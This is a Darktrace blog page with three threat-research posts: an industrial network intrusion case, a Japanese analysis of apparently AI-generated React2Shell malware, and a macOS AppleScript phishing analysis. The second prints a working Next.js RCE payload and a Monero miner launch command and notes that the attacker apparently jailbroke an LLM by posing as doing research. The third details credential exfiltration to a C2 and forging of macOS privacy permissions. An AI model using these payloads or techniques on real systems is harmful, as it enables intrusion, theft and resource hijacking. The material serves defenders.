ブログ
/
/
July 21, 2020

Industrial Sabotage Threats Uncovered

Protect your industrial systems from cyber threats with Darktrace's OT Threat Finder and learn how to prevent industrial sabotage.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Max Heinemeyer
Global Field CISO
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
21
Jul 2020

Darktrace recently detected a case of industrial sabotage while deployed at a food-processing organization in the EMEA region. Like many more high-profile attack campaigns such as EKANS, Havex, and BlackEnergy, this attack started in the business’s IT infrastructure before pivoting to target the OT network.

Despite having a substantial OT network, the company was not aware of the extent of IT/OT convergence in their architecture. They initially chose to deploy Darktrace’s Enterprise Immune System, but not the Industrial Immune System assuming their OT systems were secure. As this attack moved from their IT systems and into OT, the additional visibility and ICS-specific models provided by Darktrace’s industrial offering would have delivered valuable additional context and further helped with threat remediation.

However, thanks to the Enterprise Immune System monitoring the events in real time, we can follow the threat as it moved through the corporate network over the span of three hours.

Timeline of incident

Figure 1: A timeline of events

Darktrace first detected a new device appearing in the “Computing” VLAN, which successfully connected to the “Industrial” VLAN using an admin RDP connection. The device then scanned the industrial network using OT ports 102 and 502, before appearing to call home to external locations using insecure HTTPS and making failed attempts to connect to external servers using OT port 502.

The device then appeared to make successful S7 and Modbus connections to other industrial devices, the nature of which could have been easily determined by the Industrial Immune System.

This new device was introduced directly onto the corporate network, bypassing traditional defenses that sit at the border. Any attempts made by the organization to segregate their IT and OT networks were insufficient in the face of the techniques used by the attacker.

Investigating at machine speed

Darktrace’s Cyber AI Analyst identified the breach device establishing a high volume of connections to unusual external IPs and transferring an unusually high volume of data with the internal WinCC server over port 3389. Simultaneously, the device was observed attempting to establish a high volume of internal connections over ports associated with ICS services. This activity suggests the breach device was conducting an internal scan.

Figure 2: A summary of the unusual data upload

Figure 3: A summary of the scanning activity

Figure 4: The device summary

The graph below details failed connections to external IP addresses made by the breach device when it joined the network (blue), and the mathematical importance of the activity (green), which reveals how statistically important this behavior is due to the size of its deviation from normal. Below that, Darktrace’s user interface surfaces every connection on the breach device over port 102.

Figure 5: The number of external connections made to closed ports

Figure 6: The Event Log for connections to S7 port 102 at the time of the incident

An immune system for industrial networks

Cross-examining and analyzing these multiple anomalies in real time, Darktrace identified this as a case of network reconnaissance. This is particularly suspicious as the device was only seen on the network for a two-day period. The unusual use of administrative credentials in the initial stages suggests the new device was attempting to control the WinCC Server, which allows Windows computers to communicate with industrial devices. Unauthorized access to this server could cause serious harm to the organization, as it would allow an attacker to learn about an industrial process, reconfigure multiple devices, or even fully sabotage the process.

The incident clearly demonstrates IT/OT convergence and the risks that entails, even – or especially – when businesses believe these systems are separate. Improper network segmentation makes ICS networks, particularly HMIs (human machine interfaces), an easy target for cyber-criminals or rogue insiders, making total visibility crucial in defending these systems.

This incident affirms that enterprise security needs to encompass OT security – the two can’t be treated as separate. The Industrial Immune System provides security analysts visibility across OT networks and subnets and defends against threats which might target industrial systems. Further, with AI learning the ‘pattern of life’ for every user, device, and controller, the technology can detect subtle deviations in behavior that evade other security tools, alerting security teams to potentially threatening activity in seconds. As attackers increasingly look to cause disruption and target industrial systems in their efforts, AI will be critical to keeping these systems secure and operational.

Thanks to Darktrace analyst Kendra Gonzalez Duran for her insights on the above threat find.

Learn more about the Industrial Immune System

Technical details

Darktrace model detections:

  • Unusual Activity from New Device
  • Anomalous SSL without SNI to New External
  • Rare External SSL Self-Signed
  • Unusual Admin RDP Session
  • Multiple Failed Internal Connections
  • Experimental / Possible ICS Protocol

IIS models which may have been able to add context/visibility:

  • Anomalous IT to ICS Connection
  • Multiple Failed Connections to ICS Device
  • Multiple New Discover Commands
  • Multiple New Action Commands
  • Uncommon ICS Reprogram
  • Unusual ICS Connectivity

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Max Heinemeyer
Global Field CISO

More in this series

No items found.

Blog

/

Network

/

February 11, 2026

AI/LLMで生成されたマルウェアを使ったReact2Shellエクスプロイト

Default blog imageDefault blog image

はじめに

敵対者の行動をリアルタイムに観測するため、ダークトレースは“CloudyPots” と呼ばれるグローバルなハニーポットネットワークを運用しています。CloudyPotsは幅広いサービス、プロトコル、クラウドプラットフォームに渡って悪意あるアクティビティを捕捉するように設計されています。こうしたハニーポットはインターネットに接続されているインフラを狙う脅威のテクニック、ツール、マルウェアについて貴重な情報を提供してくれます。

最近観測されたダークトレースのCloudypots環境に対する侵入インシデントは、React2Shell 脆弱性をエクスプロイトする完全にAI生成のマルウェアを明らかにしました、AI 支援ソフトウェア開発(“vibecoding”とも呼ばれます)が広く普及するにつれ、攻撃者はますます大規模言語モデルを使って迅速にツールを開発するようになっています。このインシデントは状況の大きな変化を表しています。AIによって、今では低スキルのオペレーターであっても効果的なエクスプロイトのフレームワークを短期間に作りだすことが可能となっているのです。このブログでは、攻撃チェーンを精査し、AI生成ペイロードを分析し、この変化が防御者にとって何を意味するかを解説します。

初期アクセス

ダークトレースのdockerハニーポットに対して侵入が観測されました。これは意図的にDockerデーモンを認証なしでインターネットに露出させています。この設定により任意の攻撃者がデーモンを発見しDocker APIを通じてコンテナを作成することが可能です。 

攻撃者は“python-metrics-collector”という名前のコンテナを生成しました。これにはcurl、wget、python 3を含む必要ツールを最初にインストールするスタートアップコマンドが設定されていました。

Container spawned with the name ‘python-metrics-collector’.
図1:‘python-metrics-collector’ という名前で生成されたコンテナ

次に、必要な一連のpythonパッケージを次からダウンロードします

  • hxxps://pastebin[.]com/raw/Cce6tjHM,

最後に次からpythonスクリプトをダウンロードして実行します

  • hxxps://smplu[.]link/dockerzero.

このリンクは“hackedyoulol”がホストするGitHub Gistにリダイレクトされますが、このアカウントは本ブログ執筆時点でGitHubから利用停止措置を受けています。

  • hxxps://gist.githubusercontent[.]com/hackedyoulol/141b28863cf639c0a0dd563344101f24/raw/07ddc6bb5edac4e9fe5be96e7ab60eda0f9376c3/gistfile1.txt

注目すべき点は、dockerを狙ったマルウェアであるにもかかわらずこのスクリプトにdockerスプレッダーが含まれていなかったことです。これは、感染の拡大が別に中央管理されたスプレッダーサーバーで処理されている可能性が高いことを示しています。

展開されたコンポーネントと実行チェーン

ダウンロードされたPythonペイロードは侵入のための中心的な実行コンポーネントでした。マルウェア自体が難読化設計となっており、エクスプロイトスクリプトと拡散メカニズムの間でこの難読化が強化されていました。dockerマルウェアには通常、自身のスプレッダーロジックが含まれているため、これが欠けているということは攻撃者が拡散専用のツールをリモートで管理し、実行していることを示唆しています。

スクリプトは複数行のコメントで始まっています:
"""
   Network Scanner with Exploitation Framework
   Educational/Research Purpose Only
   Docker-compatible: No external dependencies except requests
"""

これは非常に多くのことを語っています。当社が分析したサンプルのほとんどではファイル内にこのレベルのコメントは含まれていません。多くの場合それらは分析を阻害するために意図的に理解しにくく設計されています。人間のオペレーターが短時間に記述したスクリプトはたいていの場合わかりやすさよりもスピードと機能を優先しています。一方、LLMはすべてのコードに対して詳しくコメントを記録するよう設計されており、このサンプルにも繰り返しこのパターンが表れています。 さらに、AIはそのセーフガードの一環としてマルウェアの生成を拒否します。

さらに、“Educational/ResearchPurpose Only(教育/研究目的専用)” というフレーズが含まれていることは、攻撃者が悪意ある要求を教育目的と偽ることによって、AIモデルのジェイルブレイクを行ったことを示唆しています。

さらにスクリプトの一部をAI 検知ソフトウェアでテストしたところ、その出力結果はコードがおそらくLLMによって生成されているということを示していました。

GPTZero AI-detection results indicating that the script was likely generated using an AI model.
図2:GPTZeroによるAI検知の結果は、スクリプトがAIモデルを使って生成された可能性を示しています。

スクリプトはよくできたReact2Shellエクスプロイトツールキットであり、リモートコード実行を行いXMRig (Monero) 暗号通貨マイニングマルウェアを展開しようとするものです。 IP生成ループを使って標的を見つけだし、以下を含むエクスプロイトリクエストを実行します:

  • 念入りに構成されたNext.jsサーバーコンポーネントペイロード
  • 実行を強制しコマンド出力を明らかにするよう設計されたチャンク
  • 任意のシェルコマンドを実行する子プロセス起動

  def execute_rce_command(base_url, command, timeout=120):  
   """ ACTUAL EXPLOIT METHOD - Next.js React Server Component RCE
   DO NOT MODIFY THIS FUNCTION
   Returns: (success, output)  
   """  
try: # Disable SSL warnings     urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

 crafted_chunk = {
      "then": "$1:__proto__:then",
      "status": "resolved_model",
      "reason": -1,
      "value": '{"then": "$B0"}',
      "_response": {
          "_prefix": f"var res = process.mainModule.require('child_process').execSync('{command}', {{encoding: 'utf8', maxBuffer: 50 * 1024 * 1024, stdio: ['pipe', 'pipe', 'pipe']}}).toString(); throw Object.assign(new Error('NEXT_REDIRECT'), {{digest:`${{res}}`}});",
          "_formData": {
              "get": "$1:constructor:constructor",
          },
      },
  }

  files = {
      "0": (None, json.dumps(crafted_chunk)),
      "1": (None, '"$@0"'),
  }

  headers = {"Next-Action": "x"}

  res = requests.post(base_url, files=files, headers=headers, timeout=timeout, verify=False)

この関数は最初 ‘whoami’を使って起動され、ホストが脆弱かどうかを判断し、次にwgetを使ってGitHubレポジトリからXMRigをダウンロードし、設定されたマイニングツールとウォレットアドレスを指定してこれを起動します。

]\

WALLET = "45FizYc8eAcMAQetBjVCyeAs8M2ausJpUMLRGCGgLPEuJohTKeamMk6jVFRpX4x2MXHrJxwFdm3iPDufdSRv2agC5XjykhA"
XMRIG_VERSION = "6.21.0"
POOL_PORT_443 = "pool.supportxmr.com:443"
...
print_colored(f"[EXPLOIT] Starting miner on {identifier} (port 443)...", 'cyan')  
miner_cmd = f"nohup xmrig-{XMRIG_VERSION}/xmrig -o {POOL_PORT_443} -u {WALLET} -p {worker_name} --tls -B >/dev/null 2>&1 &"

success, _ = execute_rce_command(base_url, miner_cmd, timeout=10)

多くの攻撃者が気づいていないことは、Moneroでは不透明なブロックチェーン(トランザクションを追跡できずウォレット残高が閲覧できない)が使われているものの、supportxmr等のマイニングプールは各ウォレットのアドレスに対する統計情報を公開していることです。これによりキャンペーンの成功と攻撃者の利益を追跡することは簡単に行えます。

 The supportxmr mining pool overview for the attackers wallet address
図3:supportxmrマイニングツールに表示される攻撃者のウォレットアドレス概要

この情報に基づき、この攻撃者はキャンペーン開始以来0.015 XMRを得ましたがこれは本ブログ執筆時点で5ポンド程度です。1日あたり、攻撃者は0.004 XMRを生成しており、これは1.33ポンドの価値です。ワーカー数は91であり、91のホストがこのサンプルに感染していることを意味しています。

まとめ

攻撃者が生成した金額はこのケースでは比較的少額であり、暗号通貨マイニングは新しいテクニックとは言えませんが、このキャンペーンはAIベースのLLMがサイバー犯罪を容易にした実例です。モデルとの1度のプロンプトセッションで、この攻撃者は機能するエクスプロイトフレームワークを生成し、90以上のホストを侵害することができています。これはAIベースのLLMによってサイバー犯罪がこれまで以上に簡単になったことを実証しており、攻撃者にとってのAIのオペレーション上の価値は過小評価されるべきではないことを示しています。

CISOおよびSOCのリーダーは、このインシデントを近い将来起こり得ることとして想定すべきです。脅威アクターは、今やオンデマンドでカスタムマルウェアを生成し、エクスプロイトを即座に改変し、侵害のすべての段階を自動化することができます。防御者は、迅速なパッチ適用、継続的なアタックサーフェスの監視、およびビヘイビアベースの検知アプローチを優先的に進める必要があります。AI 生成されたマルウェアはもはや理論上のものではなく、実際に運用されており、スケーラブルで、誰でもアクセスできるものなのです。

アナリストのコメント

ダウンロードされたスクリプトにDockerスプレッダーが含まれていないように見えることが注目に値します。これはこのマルウェアが感染したホストから他の被害者に複製されないことを意味しています。これはダークトレースの調査チームが分析した他のサンプルと比較して、Dockerマルウェアではあまりないことです。これは拡散のための別のスクリプトがあることを示しており、おそらく攻撃者が中央のスプレッダーサーバーから展開するものと思われます。この推論は接続を開始したIP、49[.]36.33.11が、インドの一般住宅用ISPに登録されていることからも成り立ちます。攻撃者が住宅用プロキシサーバーを使って形跡を隠している可能性もありますが、彼らの自宅のコンピューターから拡散用スクリプトを実行していることも考えられます。しかしこれは確認済みのアトリビューションと理解するべきではありません。

担当:Nathaniel Bill (Malware Research Engineer)、Nathaniel Jones (Nathaniel Jones, VP Threat Research | Field CISO AISecurity)

侵害インジケータ(IoC)

Spreader IP - 49[.]36.33.11
Malware host domain - smplu[.]link
Hash - 594ba70692730a7086ca0ce21ef37ebfc0fd1b0920e72ae23eff00935c48f15b
Hash 2 - d57dda6d9f9ab459ef5cc5105551f5c2061979f082e0c662f68e8c4c343d667d

Continue reading
About the author
Nathaniel Bill
Malware Research Engineer

Blog

/

Network

/

February 9, 2026

AppleScript Abuse: Unpacking a macOS Phishing Campaign

Default blog imageDefault blog image

Introduction

Darktrace security researchers have identified a campaign targeting macOS users through a multistage malware campaign that leverages social engineering and attempted abuse of the macOS Transparency, Consent and Control (TCC) privacy feature.

The malware establishes persistence via LaunchAgents and deploys a modular Node.js loader capable of executing binaries delivered from a remote command-and-control (C2) server.

Due to increased built-in security mechanisms in macOS such as System Integrity Protection (SIP) and Gatekeeper, threat actors increasingly rely on alternative techniques, including fake software and ClickFix attacks [1] [2]. As a result, macOS threats r[NJ1] ely more heavily on social engineering instead of vulnerability exploitation to deliver payloads, a trend Darktrace has observed across the threat landscape [3].

Technical analysis

The infection chain starts with a phishing email that prompts the user to download an AppleScript file named “Confirmation_Token_Vesting.docx.scpt”, which attemps to masquerade as a legitimate Microsoft document.

The AppleScript header prompting execution of the script.
Figure 1: The AppleScript header prompting execution of the script.

Once the user opens the AppleScript file, they are presented with a prompt instructing them to run the script, supposedly due to “compatibility issues”. This prompt is necessary as AppleScript requires user interaction to execute the script, preventing it from running automatically. To further conceal its intent, the malicious part of the script is buried below many empty lines, assuming a user likely will not to the end of the file where the malicious code is placed.

Curl request to receive the next stage.
Figure 2: Curl request to receive the next stage.

This part of the script builds a silent curl request to “sevrrhst[.]com”, sending the user’s macOS operating system, CPU type and language. This request retrieves another script, which is saved as a hidden file at in ~/.ex.scpt, executed, and then deleted.

The retrieved payload is another AppleScript designed to steal credentials and retrieve additional payloads. It begins by loading the AppKit framework, which enables the script to create a fake dialog box prompting the user to enter their system username and password [4].

 Fake dialog prompt for system password.
Figure 3: Fake dialog prompt for system password.

The script then validates the username and password using the command "dscl /Search -authonly <username> <password>", all while displaying a fake progress bar to the user. If validation fails, the dialog window shakes suggesting an incorrect password and prompting the user to try again. The username and password are then encoded in Base64 and sent to: https://sevrrhst[.]com/css/controller.php?req=contact&ac=<user>&qd=<pass>.

Figure 4: Requirements gathered on trusted binary.

Within the getCSReq() function, the script chooses from trusted Mac applications: Finder, Terminal, Script Editor, osascript, and bash. Using the codesign command codesign -d --requirements, it extracts the designated code-signing requirement from the target application. If a valid requirement cannot be retrieved, that binary is skipped. Once a designated requirement is gathered, it is then compiled into a binary trust object using the Code Signing Requirement command (csreq). This trust object is then converted into hex so it can later be injected into the TCC SQLite database.[NB2]

To bypass integrity checks, the TCC directory is renamed to com.appled.tcc using Finder. TCC is a macOS privacy framework designed to restrict application access to sensitive data, requiring users to explicitly grant permissions before apps can access items such as files, contacts, and system resources [1].

Example of how users interact with TCC.
Figure 5: TCC directory renamed to com.appled.TCC.
Figure 6: Example of how users interact with TCC.

After the database directory rename is attempted, the killall command is used on the tccd daemon to force macOS to release the lock on the database. The database is then injected with the forged access records, including the service, trusted binary path, auth_value, and the forged csreq binary. The directory is renamed back to com.apple.TCC, allowing the injected entries to be read and the permissions to be accepted. This enables persistence authorization for:

  • Full disk access
  • Screen recording
  • Accessibility
  • Camera
  • Apple Events 
  • Input monitoring

The malware does not grant permissions to itself; instead, it forges TCC authorizations for trusted Apple-signed binaries (Terminal, osascript, Script Editor, and bash) and then executes malicious actions through these binaries to inherit their permissions.

Although the malware is attempting to manipulate TCC state via Finder, a trusted system component, Apple has introduced updates in recent macOS versions that move much of the authorization enforcement into the tccd daemon. These updates prevent unauthorized permission modifications through directory or database manipulation. As a result, the script may still succeed on some older operating systems, but it is likely to fail on newer installations, as tcc.db reloads now have more integrity checks and will fail on Mobile Device Management (MDM) [NB5] systems as their profiles override TCC.

 Snippet of decoded Base64 response.
Figure 7: Snippet of decoded Base64 response.

A request is made to the C2, which retrieves and executes a Base64-encoded script. This script retrieves additional payloads based on the system architecture and stores them inside a directory it creates named ~/.nodes. A series of requests are then made to sevrrhst[.]com for:

/controller.php?req=instd

/controller.php?req=tell

/controller.php?req=skip

These return a node archive, bundled Node.js binary, and a JavaScript payload. The JavaScript file, index.js, is a loader that profiles the system and sends the data to the C2. The script identified the system platform, whether macOS, Linux or Windows, and then gathers OS version, CPU details, memory usage, disk layout, network interfaces, and running process. This is sent to https://sevrrhst[.]com/inc/register.php?req=init as a JSON object. The victim system is then registered with the C2 and will receive a Base64-encoded response.

LaunchAgent patterns to be replaced with victim information.
Figure 8: LaunchAgent patterns to be replaced with victim information.

The Base64-encoded response decodes to an additional Javacript that is used to set up persistence. The script creates a folder named com.apple.commonjs in ~/Library and copies the Node dependencies into this directory. From the C2, the files package.json and default.js are retrieved and placed into the com.apple.commonjs folder. A LaunchAgent .plist is also downloaded into the LaunchAgents directory to ensure the malware automatically starts. The .plist launches node and default.js on load, and uses output logging to log errors and outputs.

Default.js is Base64 encoded JavaScript that functions as a command loop, periodically sending logs to the C2, and checking for new payloads to execute. This gives threat actors ongoing and the ability to dynamically modify behavior without having to redeploy the malware. A further Base64-encoded JavaScript file is downloaded as addon.js.

Addon.js is used as the final payload loader, retrieving a Base64-encoded binary from https://sevrrhst[.]com/inc/register.php?req=next. The binary is decoded from Base64 and written to disk as “node_addon”, and executed silently in the background. At the time of analysis, the C2 did not return a binary, possibly because certain conditions were not met.  However, this mechanism enables the delivery and execution of payloads. If the initial TCC abuse were successful, this payload could access protected resources such as Screen Capture and Camera without triggering a consent prompt, due to the previously established trust.

Conclusion

This campaign shows how a malicious threat actor can use an AppleScript loader to exploit user trust and manipulate TCC authorization mechanisms, achieving persistent access to a target network without exploiting vulnerabilities.

Although recent macOS versions include safeguards against this type of TCC abuse, users should keep their systems fully updated to ensure the most up to date protections.  These findings also highlight the intentions of threat actors when developing malware, even when their implementation is imperfect.

Credit to Tara Gould (Malware Research Lead)
Edited by Ryan Traill (Analyst Content Lead)

Indicators of Compromise (IoCs)

88.119.171[.]59

sevrrhst[.]com

https://sevrrhst[.]com/inc/register.php?req=next

https://stomcs[.]com/inc/register.php?req=next
https://techcross-es[.]com

Confirmation_Token_Vesting.docx.scpt - d3539d71a12fe640f3af8d6fb4c680fd

EDD_Questionnaire_Individual_Blank_Form.docx.scpt - 94b7392133935d2034b8169b9ce50764

Investor Profile (Japan-based) - Shiro Arai.pdf.scpt - 319d905b83bf9856b84340493c828a0c

MITRE ATTACK

T1566 - Phishing

T1059.002 - Command and Scripting Interpreter: Applescript

T1059.004 – Command and Scripting Interpreter: Unix Shell

T1059.007 – Command and Scripting Interpreter: JavaScript

T1222.002 – File and Directory Permissions Modification

T1036.005 – Masquerading: Match Legitimate Name or Location

T1140 – Deobfuscate/Decode Files or Information

T1547.001 – Boot or Logon Autostart Execution: Launch Agent

T1553.006 – Subvert Trust Controls: Code Signing Policy Modification

T1082 – System Information Discovery

T1057 – Process Discovery

T1105 – Ingress Tool Transfer

References

[1] https://www.darktrace.com/blog/from-the-depths-analyzing-the-cthulhu-stealer-malware-for-macos

[2] https://www.darktrace.com/blog/unpacking-clickfix-darktraces-detection-of-a-prolific-social-engineering-tactic

[3] https://www.darktrace.com/blog/crypto-wallets-continue-to-be-drained-in-elaborate-social-media-scam

[4] https://developer.apple.com/documentation/appkit

[5] https://www.huntress.com/blog/full-transparency-controlling-apples-tcc

Continue reading
About the author
Tara Gould
Malware Research Lead
あなたのデータ × DarktraceのAI
唯一無二のDarktrace AIで、ネットワークセキュリティを次の次元へ